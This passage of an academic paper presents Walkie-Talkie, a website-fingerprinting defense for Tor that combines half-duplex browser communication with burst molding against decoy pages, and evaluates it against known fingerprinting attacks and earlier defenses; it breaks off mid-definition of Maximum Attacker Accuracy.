In this work we propose Walkie-Talkie, an effective and efficient WF defense. Walkie-Talkie modifies the browser to communicate in half-duplex mode rather than the usual full-duplex mode; half-duplex mode produces easily moldable burst sequences to leak less information to the adversary, at little additional overhead. Designed for the open-world scenario, Walkie-Talkie molds burst sequences so that sensitive and non-sensitive pages look the same. Experimentally, we show that Walkie-Talkie can defeat all known WF attacks with a bandwidth overhead of 31% and a time overhead of 34%, which is far more efficient than all effective WF defenses (often exceeding 100% for both types of overhead). In fact, we show that Walkie-Talkie cannot be defeated by any website fingerprinting attack, even hypothetical advanced attacks that use site link information, page visit rates, and intercell timing.

1 Introduction

Website fingerprinting (WF) attacks are classification attacks that allow a local, passively observing eavesdropper[1] to determine which web page a client is visiting by observing the client's sequence of packets. WF attacks succeed against clients using privacy technologies, such as VPNs, IPsec, and Tor, that hide the contents and destinations of packets. The attacker—such as the client's ISP or government—uses various packet sequence features, such as packet counts, packet order, packet directions, and unique packet lengths to classify the web page [5]. WF attacks require only local eavesdropping capabilities, small computational cost, and carry little risk of detection. As web-browsing clients of these privacy technologies do not want to reveal the web pages they are visiting to any eavesdropper, they need to *defend* their privacy against WF in some way.

Website fingerprinting is a well-established threat to privacy in the literature [8, 14, 23], as well as in practice: Tor, a popular anonymity network, has implemented a WF defense [24, 26]. However, Tor's defense does not succeed in lowering the accuracy of WF attacks [6, 31]. Researchers have proposed alternative defenses, but these defenses are either ineffective against newer attacks [31] or carry a very large overhead [4, 8, 20, 31]. We describe previous website fingerprinting work in detail in Section 2.

In this paper, we present **Walkie-Talkie (WT)**, a new WF defense, with the following properties:

1. Effective: Many WF defenses have failed against newer WF attacks. WT succeeds against all known WF attacks, including attacks that leverage timing and packet ordering.

2. Efficient: A high bandwidth overhead burdens the network, while a high time overhead frustrates the user. (We define these terms rigorously in Section 3.2.) WT requires a much smaller overhead than all known effective defenses.

3. Easy to use: WT requires no changes to web servers and therefore does not impact server performance, as it needs to be deployed only on the client and proxies. Our implementation only modifies the application layer. Furthermore, the defense can be de-

[1] Active eavesdroppers are not considered WF attackers in the literature, as later explained in Section 2.

ployed incrementally as it does not depend on other clients using the same defense.

Walkie-Talkie consists of two components: half-duplex communication and burst molding. We describe both components in Section 4. These components transform packet sequences of monitored sensitive pages and benign non-sensitive pages, so that these packet sequences are exactly the same (each packet has the same timing, length, direction and ordering). Since the packet sequences are exactly the same, and WF attacks are based solely on classifying packet sequences, no WF attack can succeed against Walkie-Talkie. To mold sensitive packet sequences into non-sensitive packet sequences, the client would need to have some information about them. We will show that such information can be practically obtained and delivered to the client.

For the purposes of this paper, we base our experiments and implementation on Tor, though Walkie-Talkie works on any other setting where website fingerprinting is a threat (using encryption with proxies to hide from a local attacker). We evaluate Walkie-Talkie on a data set collected over Tor, squaring off our defense against known attacks and other known defenses in Section 5. We show that known website fingerprinting attacks are unable to succeed against packet sequences under Walkie-Talkie, and that our defense has a significantly lower overhead compared to known defenses. We describe ways to defeat a hypothetical attacker using more advanced strategies beyond known website fingerprinting attacks in Section 6. We conclude in Section 7, and we include a link to share our code and data in the Appendix.

2 Related Work

Remote side-channel analysis can be used to attack web clients in a wide range of scenarios, including network timing attacks [3], cache attacks [21], and browser fingerprinting [9]. Some of these involve an active attacker, for example one that may send JavaScript requests when the client visits an attacker-controlled web page. This work focuses on defeating website fingerprinting (WF), where the attacker is passively monitoring web packets. Researchers have identified WF as a potential attack against privacy since 1998 [7]. WF has become especially relevant with the growing popularity and usability of privacy technologies such as Tor and the revelation that state-level adversaries are willing to eavesdrop on Internet users en masse [11]. As a result, Tor currently employs a WF defense [24]. In this section, we discuss known WF attacks and defenses to contextualize our work.

2.1 Attacks

There is a long line of research on WF attacks [6, 12, 13, 15, 16, 22, 23, 30, 31]. In WF, the attacker classifies which web page each testing packet sequence belongs to. To do so, the attacker learns to classify using a set of training packet sequences and a machine learning technique. In the *closed-world scenario*, testing packet sequences come from a (small) list of monitored sensitive web pages the attacker knows, and the attacker must distinguish packet sequences coming from each of those pages. In the more realistic *open-world scenario*, testing packet sequences could also originate from non-sensitive web pages outside of the list and unknown to the attacker. In the open-world scenario, the attacker needs to distinguish between sensitive web pages and be able to identify that a non-sensitive web page is non-sensitive.

Over time, researchers have demonstrated increasingly accurate [22] and noise-tolerant attacks [33] using better classifiers. While older attacks were only able to identify pages in the closed-world scenario, newer attacks are also able to tackle the open-world scenario, thus posing a practical threat to privacy. We refer the reader to previous work [5, 22, 31] for a more detailed discussion of the specific workings of each WF attack and how they have evolved.

2.2 Defenses

Wright et al. (2009) published traffic morphing [34], a defense that randomly pads unique packet lengths so that these packet lengths look as if they came from another distribution of packet lengths corresponding to another web page. They showed that this defense was effective against an earlier attack (2006) by Liberatore and Levine [15], because that attack relies on unique packet lengths and does not consider other features such as packet ordering. Later, Wang et al. (2014) showed that this defense was not effective against their new attack, which uses packet ordering as a feature [31].

Luo et al. (2011) published HTTPOS (HTTP Obfuscation) [17]. They implemented the defense on the client side using features in HTTP: the client sets a `Range` header in order to split traffic into packets of random length and uses HTTP pipelining to change the number of outgoing packets. Luo et al. have shown that this is a successful defense against older attacks [2, 15, 30], but other researchers have also found that it is not a successful defense against several newer attacks [6, 31].

Tor has implemented another WF defense [24] in response to a WF attack by Panchenko et al. [23]. Tor's defense uses HTTP pipelining by randomizing the maximum number of requests in a pipeline, so that the order of requests may change if the number of requests exceeds

the depth of the pipeline. This defense has no bandwidth overhead as pipelining does not introduce extra packets. Tor has updated its defense [26] recently in response to newer attacks, but both versions of Tor's defense have little effect on the accuracy of known attacks [6,31,32].

We are aware of six WF defenses that are still effective: Decoy (Panchenko et al. 2011 [23]), BuFLO (Dyer et al. 2012 [8]), Tamaraw (Cai et al. 2014 [5]), CS-BuFLO (Cai et al. 2014 [4]), Supersequence (Wang et al. 2014 [31]), and Glove (Nithyanand et al. 2014 [20]). We refer to BuFLO, Cs-BuFLO, and Tamaraw as BuFLO defenses, as the latter two are modifications of BuFLO to lower overhead. Supersequence and Glove share the same usability issue as our work: they require the client to have some information about web pages. Whereas the issue is a stumbling block for Supersequence and Glove, our work resolves this issue by using half-duplex communication to minimize the amount of information the client needs to have, which we describe in detail in our evaluation (Section 5). All of these previous effective defenses generally require more than 100% bandwidth and/or time overhead.

3 Preliminaries

3.1 Attack Scenario

We consider a web-browsing client that is connecting to the Internet using one or more proxies over an encrypted connection. A packet received over such a network (e.g., a TLS packet) at some time t and having some length ℓ is denoted as $p = (t, \ell)$. A packet sequence is denoted as $s = \langle p_1, p_2, \ldots \rangle$. We use positive lengths to denote outgoing packets from the client and negative lengths to denote incoming packets.

We assume the attacker is *local* to the client and *passive*, consistent with previous works on website fingerprinting. Possible local attackers may include the client's ISP, wiretappers, packet sniffers, and other eavesdroppers. Since the attacker is local, the attacker knows the client's identity, but does not know which page she is visiting because she is using one or more proxies. As a passive eavesdropper, the attacker never attempts to modify the client's packet sequence. The attacker is therefore very hard to detect.

The attacker seeks to identify static web pages; Walkie-Talkie does not protect dynamic content. It is difficult to defend dynamic content as a whole, as bandwidth and timing requirements vary significantly. For example, it would be overwhelmingly expensive to make an online chatroom confusable with a high-quality video stream. Some types of dynamic content are not susceptible to WF, such as chatting and file downloading. Other works have shown that search queries [18] and videos [27] are susceptible to fingerprinting attacks. As pages are static, they are associated with finite-length packet sequences.

In our scenario, at least one proxy is outside the WF attacker's control. Otherwise, the attacker has already won without the need of website fingerprinting: previous work has shown that an attacker with control over both ends of a multi-proxied connection can compromise the client's privacy completely [19]. The non-compromised proxy (which we simply refer to as the proxy hereafter) is willing to protect the client's privacy by shaping the traffic according to her specification. A proxy who shapes the traffic incorrectly can be easily detected by the client, who sees the whole packet sequence.

As a preliminary, the client and proxy implement a simple defense: all packets they send to each other are of the same length, much like in Tor. They can do so by splitting longer packets and padding shorter ones. Previous work has shown that TCP packet lengths leak too much information to the WF attacker [5]. Indeed, Tor relays use fixed-length *cells* to deliver information; for this reason, previous work has found that Tor is much harder to attack with WF than many other web privacy technologies [13], though Tor is still vulnerable. Borrowing Tor's terminology, we use the term "cells" instead of "packets" to describe the fixed-length data elements, and scale our size units so that a cell has $|\ell| = 1$. Note that although we borrow the fixed-size cell concept from Tor, our defense is nevertheless applicable to other technologies such as VPNs and IPsec.

3.2 Overhead

To show that WT is efficient, we will evaluate its bandwidth overhead and time overhead.

The **bandwidth overhead** of a defense is the number of dummy cells added by the defense, divided by the number of cells in the undefended (original) cell sequence. Dummy cells are necessary to obfuscate the true amount of data on the wire. Bandwidth overhead represents a burden to the proxy and possibly other proxies between the client and the proxy. Note that the web server does not suffer from bandwidth overhead; it will never generate or see dummy cells.

The **time overhead** of a defense is the extra amount of time required to load the cell sequence, divided by the original amount of time required. To keep bandwidth overhead and time overhead separate, we assume that dummy cells do not add to the time overhead by themselves (i.e., the bandwidth is sufficient that extra dummy cells can be sent without delaying real cells). Nevertheless, all known effective WT defenses incur a large time overhead, typically because they artificially delay cells in order to induce desired traffic patterns such as sending

cells at a constant rate. A large time overhead deteriorates the client's experience, as the client needs to wait longer to load web pages, but it does not burden the proxies.

4 Components of Walkie-Talkie

Walkie-Talkie consists of two components: *half-duplex communication* and *burst molding*. To defend a cell sequence from a sensitive web page, half-duplex communication transforms the cell sequence into a burst sequence. which is then molded into a burst sequence from a non-sensitive web page. We describe both components and how they work together in detail in this section.

4.1 Half-Duplex Communication

We modify the client's web browser so that it communicates in half-duplex mode, much like a walkie-talkie. Normally, web browsing is full-duplex: multiple servers are sending web page data to the client while the client simultaneously sends further resource requests, possibly to new servers. The pattern of exactly when the client has received, for example, an `img` tag within an HTML resource, causing it to immediately fetch the corresponding image resource, is a strong feature for the WF attacker. Under our defense, the client only sends requests after the web servers have satisfied all previous requests. As a result, the client and proxy both send data in interleaving bursts of incoming and outgoing cells. Walkie-Talkie does not affect web servers.

The goal of half-duplex communication is to reduce the information available to the WF attacker about the cell sequence s to the form $s = \langle (b_{1+}, b_{1-}), (b_{2+}, b_{2-}), \ldots \rangle$, a *burst sequence*: each b_{i+} is the number of continuous outgoing cells sent in a burst and each b_{i-} is that for the succeeding incoming cells. We can think of half-duplex communication as a way to group same-direction cells together.

The benefit of using burst sequences instead of cell sequences is that they can be *molded* at little overhead, and molding them is computationally cheap. (We describe molding in detail in Section 4.3). Indeed, previous defenses (Supersequence [31], Glove [20]) have attempted to mold cell sequences directly, at a much greater cost in overhead. Another issue with these previous defenses is that they require the client to know the cell sequences of many pages, but cell sequences carry a lot of information and are therefore difficult to deliver and store. Burst sequences are much lighter in information content, and we will show that it is practical to deliver and store hundreds of thousands of burst sequences.

4.1.1 How browsers work

In this section we describe how browsers use persistent connections to load data from a web server. We use the terminology defined in RFC 7230 on "HTTP/1.1 Message Syntax and Routing", especially its discussion on connection management in Section 6 [10]. While our implementation is based on Tor Browser, any browser with persistent connections (i.e., any browser supporting HTTP/1.1) can be modified to support half-duplex communication.

During web browsing, clients make requests to obtain data from the server (or post data to the server). To send requests, the browser creates or re-uses persistent TCP/IP connections (up to a preset maximum number of connections). When requests are complete, the browser may close the attached connections, or keep them alive as open connections in order to send further requests to the same server.

As the total number of simultaneously open connections is (tightly) limited, a browser will often be unable to make further requests until current requests are completed. Until then, the browser stores the request in a pending request queue. When a request completes or when a connection dies, the browser enumerates the pending request queue in an attempt to send requests (sometimes by creating new connections). During the enumeration process, the browser may re-use open connections or close them to make room for new connections to other servers.

4.1.2 Implementation of half-duplex mode

We add two states to the browser to enforce half-duplex communication: *walkie* and *talkie*. Conceptually, the *walkie* state corresponds to an idle browser; the *talkie* state corresponds to a browser that is actively loading a page (which may be any number of resources). We explain each below. Our modification only adds 26 lines of code and removes 12 lines of code from the connection manager in Tor Browser (which is itself a modification of Firefox), and it is available for download with a link in Section 7.

The browser starts in the *walkie* state. When the client starts any request while in the *walkie* state, the browser sends the request immediately, and the browser switches to the *talkie* state. After the page has finished loading, when there are no pending requests left, the browser will return to the *walkie* state.

In the *talkie* state, the browser is currently loading a page. The browser always queues new requests in this state; it never sends requests immediately. Furthermore, the browser does not enumerate the pending request queue whenever any connection dies or become idle. Rather, the browser only enumerates the request

queue and sends out requests when there are *no active connections left* (i.e., all connections have died or become idle). If instead the request queue is empty, the browser returns to the *walkie* state; page loading has stopped.

We justify why the above states implement half-duplex communication by making the following observation: the client never attempts to initiate new HTTP requests when there are any active connections left. This is true in both the *walkie* and the *talkie* state. Since an HTTP server does not actively initiate contact with the client, the lack of active connections means that the server is never sending data when the client initiates new HTTP requests.

However, the above alone is not sufficient to ensure half-duplex communication. This is because making a new HTTP request is not instantaneous. Unless a pre-existing open connection to the server exists, the client must spend an extra round-trip time to open a new connection. The round-trip time creates a time gap that causes the client to talk when the servers are already responding to other HTTP requests. One way to solve this problem is to ensure that the client must establish a connection and send the HTTP request in two bursts rather than one burst. We implement a more efficient solution to this problem, as described below.

4.2 Optimistic data

Normally, when a client wishes to load a resource from a web server, the client makes a TCP connection request, waits for the server's request acknowledged message, and only then will the client send a `GET` request to load the resource. This creates an extra round-trip time that can be removed by having the client send both the TCP connection request[2] and the HTTP `GET` request at the same time. The final hop holds the `GET` request until the TCP connection is established, and then sends out the `GET` request. This is known as *optimistic data* in Tor, and Tor Browser has used optimistic data since 2013 [25]. As optimistic data works on Firefox in general if the client is using a SOCKS proxy, users of other privacy options and anonymity networks can use optimistic data as well.

Optimistic data works at the socket level. Normally, after sending a connection establishment request, the socket waits for an acknowledgement by the server before informing the browser that it is ready to send requests. With optimistic data, the socket does not wait, but rather it immediately pretends to the browser that the server has established the TCP connection, which causes the browser to send the `GET` request immediately. Optimistic data is useful for our defense, as it allows the client to establish a new connection and send the relevant request at the same time. Optimistic data reduces the number of bursts and thus the amount of padding we need to confuse the attacker.

[2]The TCP connection request is here an *application-layer* message instructing the last hop in the anonymity network to make a TCP connection to the desired destination.

4.3 Burst molding

Burst molding draws from the concept of Decoy, the WF defense described by Panchenko et al. [23], which loads two pages in parallel to confuse the adversary, at an approximately 100% bandwidth overhead. The adversary cannot determine which of the two pages is really visited by the client. We can further leverage the open-world scenario to improve the defense mechanism: if the real page is a non-sensitive page, we will choose a sensitive page as the decoy page, and vice versa. If the client's sensitive pages are always loaded with popular non-sensitive pages, the attacker can never determine that she has visited a sensitive page. This is especially effective if the non-sensitive page is sufficiently popular, in which case the attacker suffers from the base rate fallacy. It is plain to see that Decoy is effective no matter what classifier the WF attacker uses. Burst molding is able to achieve the same property.

However, instead of actually loading two pages, burst molding *simulates* loading two pages by loading the *supersequence* of two burst sequences, which allows a much lower overhead than loading two pages. A sequence s' is a supersequence of s if s' contains s; this applies to both cell sequences and burst sequences. The idea of simulating supersequences is inspired by Supersequence [31] and Glove [20]. Allegorically, adding padding cells is like injection molding: burst molding adds cells to the original burst sequence so that it is molded into the supersequence.

Burst molding adds fake cells to burst sequences as follows. If the number of cells in a burst of the real page is $b_i = (b_{i+}, b_{i-})$, and for a burst of the decoy page it is $b'_i = (b'_{i+}, b'_{i-})$, we will send $\hat{b_i} = (\max\{b_{i+}, b'_{i+}\}, \max\{b_{i-}, b'_{i-}\})$ cells. We do so for every burst in each burst sequence. If the number of bursts in the two burst sequences is different, we add fake bursts consisting of entirely fake cells to the shorter sequence. We do so for each burst, resulting in a significantly lower overhead compared to simply loading two pages at once: burst molding uses the *max*, while Decoy would use the *sum* of burst sequences. The attacker knows that any subsequence of the above is possibly the real page—including the real and decoy pages themselves—but cannot tell which is the real page.

Fake cells in a burst add to the bandwidth overhead, but do not add to the time overhead (according to our definition in Section 3.2). Fake bursts consisting of en-




Figure 1: Diagram showing the effect of Walkie-Talkie on cell sequences. Black circles indicate outgoing cells and white circles indicate incoming cells. Walkie-Talkie consists of two steps: half-duplex mode and burst molding. Half-duplex mode groups cells of the same direction together, while burst molding adds fake cells to make sensitive and non-sensitive cell sequences the same.

tirely fake cells add to both the bandwidth and time overhead. We show the effect of half-duplex communication and burst molding in Figure 1 as an illustration.

4.3.1 Advantages

We will show that burst molding is more effective and has lower overhead compared to other defenses in Section 5. Burst molding has several other qualitative advantages, which we describe below:

Cover story.
With burst molding, the client knows and could control what non-sensitive web pages have been used to disguise her page accesses. This gives the client an explicit cover story for her actions. This is not the case in BuFLO [8], Tamaraw [5], and CS-BuFLO [4], where the client cannot know or control which other page her cell sequence appears to come from (rather, the client is only given the assurance that such a page is likely to exist).

Base rate.
Web pages are accessed with vastly different base rates in the real world, but most work in the field (including all defenses) has ignored this fact. Our design specifically takes this into account, as we use more popular (and less sensitive) Alexa's top pages as decoy pages. In the above scenario, an attacker trying to claim the client visited the sensitive page is highly likely to be wrong. We further develop on how varying base rates affect our defense effectiveness in Section 6.2.

Minimizing computation.
Wang et al. pointed out that Supersequence requires the solution of an NP-hard problem [31] to minimize bandwidth overhead for cell sequences. Both Supersequence and Glove use an approximation algorithm to this problem. This approximation algorithm is nevertheless slow, and the client would have trouble computing the supersequence of a large number of cell sequences. For WT, computation of burst supersequences is cheap: we simply take the maximums of several pairs of numbers.

Minimizing client information.
WT, Supersequence, and Glove all require the client to know some decoy pages. The difference is that WT requires burst sequences, whereas the latter two require cell sequences. Burst sequences are much easier to store than cell sequences, because we do not need to store the ordering of cells. On our data, we found that we only need about 20 bytes of information to describe the burst sequence of a web page, whereas cell sequences require 36 kB of information on average; burst sequences are about 1800 times more efficient to store and deliver. For example, the client can know the burst sequences of 100,000 potential decoy web pages by loading and storing 2 MB of data. Currently, a Tor client needs to load about 8 MB of data when starting up Tor for relay discovery, so this amount is feasible on Tor. Tor directory authorities can collaborate with each other to collect cell sequence data, and send the data to clients along with relay data.

4.3.2 Choosing decoy pages

We can optimize the overhead of burst molding by choosing decoy pages cleverly, instead of simply choosing a random burst sequence. For each sensitive page s in our set of known burst sequences, we pre-compute its overhead when sent with each of the set of non-sensitive pages in our set; suppose non-sensitive page s' caused the minimum overhead when sent with s (conceptually, s and s' are similar cell sequences). Then we pair s and s' together, such that when the client needs to visit s, she uses s' as a decoy page; similarly when the client needs to visit s', she uses s as a decoy page. Each decoy page is only paired with one other page. The choice of decoy pages is then symmetric between sensitive and non-sensitive pages, and reveals no information as to which one triggered the cell sequence. This optimization is only possible if the client knows the burst sequence of her real page. In case she does not, she defaults to simply choosing a decoy page randomly. Burst molding is therefore most efficient when the set of decoy pages is large, and we have seen that a large set of decoy pages is practical.

Some clients may not want to use sensitive pages as decoys, as they would rather not attract the attention of eavesdroppers monitoring sensitive page access. It is

however necessary that sensitive pages should be used as decoys; otherwise, whenever the attacker detects that the client is visiting either a sensitive page or a non-sensitive page, the attacker would know that the non-sensitive page is a decoy. Further, we argue that the use of a sensitive decoy page is no more compromising than the use of proxies or encryption: for instance, the presence of ciphertext does not suggest that the plaintext is noteworthy. In particular, the client is never made to visit sensitive pages under WT, which is an advantage over the defense of Panchenko et al. [23] She only adds fake cells in a way that matches the burst sequences of sensitive pages.

We evaluate a fixed set of decoy pages in this work, though it is possible for the client to choose her own decoy pages. For example, a German-speaking client may choose popular German pages to be more convincing.

4.4 Practical implementation

In WT, the client and proxy construct the supersequence together by respectively adding fake cells and bursts to their outgoing packets. The client chooses the decoy page and sends the decoy burst sequence to the proxy before starting a page visit. The proxy counts the number of sent packets in each burst and adds packets if it is lower than the number of required packets in the decoy burst sequence. Therefore, there is almost no computation overhead to the proxy. WT is deployable: any proxy that is willing to carry and encrypt traffic for the client would also be willing to mold it slightly for her privacy.

As a proof of concept, we implemented burst molding by modifying the Tor client. Our implementation adds 143 lines of code to Tor. We added two new cell types, a fake cell and a fake burst end cell. During a real burst, the client sends fake cells before sending real cells. The proxy sees the client's fake cells, drops them, and similarly starts sending fake cells before sending real cells. During a fake burst, the client and the proxy both use fake burst end cells to mark the end of each fake burst.

The chief difficulty in our implementation was that the Tor client had to stop delivering cells in the middle of fake bursts. Otherwise, the fake burst would look different from real bursts. We did so by adding a queue to each Tor circuit, so that each cell that was created in between fake bursts would be queued. At the end of a fake burst (signalled by the fake burst end cell), the client empties the queue and sends the queued Tor cells as the next burst. Our implementation does not rely on any Tor-specific mechanics, and could be applied to other proxy technologies.

Our implementation assumes that that the client can either collect burst sequences or receive them from somewhere else. (Our security analysis assumes that the attacker is allowed to see them.) We describe an alternative construction of Walkie-Talkie for which the client has no information about any real burst sequences in Appendix A.

4.5 Security

We analyze the security of Walkie-Talkie against an attacker who wants to know when a client has visited some sensitive page s. The client really visits s at probability p and chooses s as a decoy page for some other page with probability p'. It is plain to see that the attacker's precision cannot exceed $p/(p+(1-p)p')$, as no attacker can distinguish between real visits and decoy visits.

To achieve the maximum precision, the attacker must be able to correctly determine the two subsequences that make up any given cell sequence of WT. We will see in the evaluation (Section 5.2) that no real attack comes close to doing so. Even a theoretical perfect classifier fails to do so; in Section 5.4.2, we show that there are often hundreds if not thousands of possible realistic subsequences (from a set of 10,000 subsequences) for any given cell sequence of WT.

We extend our analysis to include the scenario that the client may not have chosen s as a decoy page. Consider two types of clients: clients who really visit s at some probability p taken from distribution X, and clients who only use s as a decoy with probability p' taken from some distribution X'. To distinguish between those two types of clients, the attacker must be able to judge if the client's visits of s come from X or X'. It is not practical for the attacker to do so, as the attacker cannot directly measure X, X changes over time in an unpredictable manner, many page visits would include s as a subsequence (even without choosing s as either a real page or a decoy page), and the attacker's estimation of X' is significantly affected by observation error, especially if the set of decoy pages is rotated regularly. Therefore, the attacker cannot determine if any given client has ever really visited s, or merely uses it as a decoy page.

5 Evaluation

Here we evaluate WT on data collected from Tor using the methodology described next in Section 5.1. In Section 5.2 we show that WT is effective against known WF attacks. In Section 5.3 we compare our defense against known defenses to show the significantly lower overhead of WT. WT is in fact effective against all possible WF attacks; we rigorously define this notion and quantify WT's effectiveness against all WF attacks in Section 5.4.

5.1 Setup and Data Collection

We collected our data on Tor Browser 6.0 (based on Firefox 38.7.1) with Tor 0.2.8.1. To collect burst sequences for WT, we modified Tor Browser to enable half-duplex communication, as described in Section 4.1.2.

We collected data from Alexa's top pages [1]; we use long-standing pages to make our results more reproducible and comparable to other papers in the field. We use 100 of the top pages as the non-sensitive set (after removing duplicates due to different localizations or URLs of the same page), and we collected 100 instances of each page in the non-sensitive set. We use the next 10,000 pages in Alexa's top pages as the sensitive set. In the closed-world scenario, we only use the former data set, in which case the 100 top pages are sensitive instead; to avoid confusion, in this case we refer to the top 100 pages as the closed-world set. We dropped any instance with fewer than 50 cells (25 kB) in it, in order to discard pages that failed to load.

We added the capability to generate fake cells on Tor clients and relays, but we will not use the latter to achieve burst molding in this section. Rather, we will simulate burst molding after collecting data using half-duplex mode. This is because we want to present experimental results for a large number of parameter choices for burst molding, and re-collecting data for each set of parameters is infeasible. Our simulated burst molding does not consider network instability events such as packet loss and proxy dropping; these events are rare and unlikely to be caused by and therefore linkable to the server.

5.2 Walkie-Talkie versus Attacks

We implemented nine known WF attacks and tested each of them against WT. Each WF attack we tested was the state of the art at the time of its publication. Since many of the older attacks were not designed for the open-world scenario, we tested all of them in the closed-world scenario for consistent comparison. We use 100 instances of each of the 100 closed-world pages for training and testing with 10-fold cross validation. Since the closed-world scenario is strictly easier to attack than the open-world scenario, our results are a conservative estimate of WT's effectiveness.

We show the results in Table 1 under two columns: the original accuracy on a Tor data set without our defense (Undefended), and the new accuracy on a Tor data set with our defense (Defended).

Jaccard and MNBayes are highly inaccurate even in our Undefended case because they rely on unique packet lengths, but all of our cells have the same length (see Section 3.1). Out of all the attacks, SVM by Panchenko et al. [23] appears to suffer least from WT, performing slightly better than kNN [31]. Indeed, previous authors [5,8] have noted the resilience of this attack against random noise, possibly due to its use of a "kernel trick" transforming distances between cell sequences, allowing greater flexibility in ignoring dummy cells. While our experiments on the closed-world scenario show that WT is successful, WT truly shines in the more realistic open-world scenario, which we investigate next.

Table 1: Closed-world accuracy (TPR) of known attacks against Tor (Undefended), and Tor protected by WT (Defended).

Attack	Undefended	Defended
Jaccard [15]	0.01	0.01
Naive Bayes [15]	0.49	0.16
MNBayes [13]	0.03	0.02
SVM [23]	0.81	0.44
DLevenshtein [6]	0.94	0.19
OSAD [32]	0.97	0.25
FLevenshtein [32]	0.79	0.24
kNN [31]	0.95	0.28
CUMUL [22]	0.64	0.20
kFP [12]	0.86	0.41

Table 2: Open-world accuracy (TPR and FPR) of known attacks against Tor (Undefended), and Tor protected by WT (Defended).

	True Positive Rate (TPR)	
Attack	Undefended	Defended
SVM [23]	0.47	0.33
kNN [31]	0.98	0.68
CUMUL [22]	0.78	0.20
	False Positive Rate (FPR)	
Attack	Undefended	Defended
SVM [23]	0.05	0.20
kNN [31]	0.09	0.62
CUMUL [22]	0.04	0.35

We designed WT for the open world, as it attempts to confuse sensitive and non-sensitive pages. We focus on three WF attacks that have been successful in the open-world scenario: SVM, kNN, and CUMUL, and present their TPR and FPR in Table 2. We see that the FPR for each attack increases significantly with the application of WT. kNN adopts an aggressive strategy, achieving a high TPR but suffering a high FPR, whereas CUMUL and SVM both suffer a low TPR with a low FPR.

The base rate fallacy tells us that since the TPR and FPR are similar for all three attacks, they are highly imprecise if the base rate of sensitive page access is low. This is an important consideration as realistically, clients do not often visit sensitive pages. For example, if the rate

Table 3: Accuracy of each feature category of kNN against Tor (Undefended), and Tor protected by WT (Defended).

Category	Undefended	Defended
Sequence length	0.67	0.14
Location of outgoing cells	0.01	0.01
Ratio of outgoing cells	0.79	0.19
Cell bursts	0.81	0.27
Direction of initial cells	0.04	0.01
Intercell times	0.10	0.04

of sensitive page access is 5%, then kNN would have a precision of only 5.5%; almost all of its sensitive classifications are wrong. Despite having a decent recall rate, kNN would be useless against WT as the attacker cannot act upon its sensitive classifications.

We seek to delve deeper into the success of WT against known WF attacks by examining how WT affects individual features. To do so, we examine the feature categories defined by kNN [31]. We choose kNN because its feature categories are diverse and understandable, and it is one of the better attacks. Returning to the closed-world scenario for this experiment, we measure the effectiveness of each individual category by calculating the classification accuracy if only features from that category were used for kNN classification. We contrast the effectiveness of each category before and after WT is applied on our cell sequences.

We plot the six feature categories and their results in Table 3. Each feature category that was useful for classification in the Undefended case has been covered by WT. Although WT makes no explicit attempt to cover intercell times, the addition of fake cells appears to disrupt intercell times as a feature. Comparing Table 3 and the entry for kNN in Table 1, we see that the accuracy of kNN under WT would be almost unchanged if only the sizes of the cell bursts were used and other feature categories were discarded. This reflects the fact that WT effectively reduces the information available to the attacker to simply the burst sequences.

5.3 Walkie-Talkie versus Defenses

In the other direction, we compare WT with a basket of known website fingerprinting defenses in Table 4, in terms of bandwidth overhead (BWOH), time overhead (TOH), and accuracy of the kNN attack by Wang et al. [31]. We use the kNN attack because it is the current state-of-the-art attack on Tor. We implemented all of these attacks based on their original authors' descriptions. We did not include some older defenses which had no effect on cell sequences, as they only affected packet sizes.

Table 4: Bandwidth overhead (BWOH) and time overhead (TOH) of the best WF defenses, as well as the accuracy of kNN on them in our data set.

Defense	BWOH	TOH	kNN acc.
Adaptive [29]	193%	16%	0.67
Decoy [23]	100%	39%	0.25
BuFLO [8]	145%	180%	0.08
Supersequence [31]	222%	112%	0.05
Tamaraw [5]	103%	140%	0.05
WT (this work)	**31%**	**34%**	**0.28**

We can see from Table 4 that WT has a markedly smaller bandwidth overhead (BWOH) and time overhead (TOH) than many of the previous attacks, and it is still able to defeat kNN. Across our data set, the bandwidth overhead of WT is $31\% \pm 16\%$ and its time overhead is $34\% \pm 5\%$; different cell sequences vary significantly in bandwidth overhead but not time overhead. BuFLO, Supersequence, and Tamaraw are able to further decrease kNN accuracy (0.05 to 0.08) compared to WT (0.28), but this effectiveness comes at a high cost in overhead. kNN's higher accuracy against WT is not practically meaningful: nevertheless, the attacker cannot identify accesses to sensitive pages under WT due to the base rate fallacy. For WT, any cell sequence always looks as if it could have come from at least two different web pages due to burst molding, which means that no WF attack can reach an accuracy above 0.5. We develop this notion further in Section 5.4.

Tamaraw, Supersequence, and WT are all tunable: each defense can decrease its own time overhead by increasing its bandwidth overhead and vice versa. Furthermore, each defense can increase either overhead to increase the effectiveness of the defense against attacks. A proper comparison of these defenses requires further analysis. We focus on Tamaraw as it has a lower overhead than Supersequence.

We investigate the trade-off between time overhead and bandwidth overhead. To do so, we fix the effectiveness of Tamaraw and WT to be the same against attacks in general (see Section 5.4 for details on how we compute this). For Tamaraw, the trade-off is achieved by varying the fixed intercell times. For WT, the trade-off is achieved by changing which cell sequences to choose in burst molding. We can prefer cell sequences that minimize bandwidth overhead at the cost of time overhead and vice versa. We plot the results in Figure 2. We find that the range of possible overheads for WT is quite small compared to Tamaraw. Half-duplex communication induces a 30% time overhead in our experiments, so that is the minimum value for WT. While the overhead of Tamaraw can vary significantly, its range of both bandwidth




Figure 2: Bandwidth and time overhead for Tamaraw and WT.

and time overhead is in any case much higher than that of WT. To reach a bandwidth overhead less than 100%, for example, a time overhead over 150% is required, which is a large increase in page load time.

To investigate the trade-off between overhead and effectiveness, we need a general notion of effectiveness for all attacks, not just any given attack. We next develop such a notion and show that WT is effective against all WF attacks in general.

5.4 Defending against any classification attack

Observing that many older defenses have not proven effective against newer attacks, authors in the field [4, 31] have suggested that a defense should be designed to be effective against all possible WF attacks. To do so, the output cell sequences of some web pages should be *exactly the same* as some other web pages. To be specific, the cell sequences should be the same length, and the timing, direction, and size of all cells should be the same.[3] If this is achieved, then no attacker can distinguish between those web pages, independent of the classification mechanism they use.

The above is achieved in both Tamaraw and WT. We compare Tamaraw and WT in terms of their effectiveness against all possible WF attacks.

5.4.1 Maximum Attacker Accuracy

Borrowing terminology from the k-anonymity literature, we say that two cell sequences s, s' belong to the same collision set $C(s)$ if they become the same sequence after applying the defense. They may come from different web pages; we denote the page a cell sequence comes from as $Page(s)$. An effective defense's objective is to cause cell sequences to collide. We measure the effectiveness by defining a notion of Maximum Attacker Accuracy (MAA). The MAA of a cell sequence is equal to:

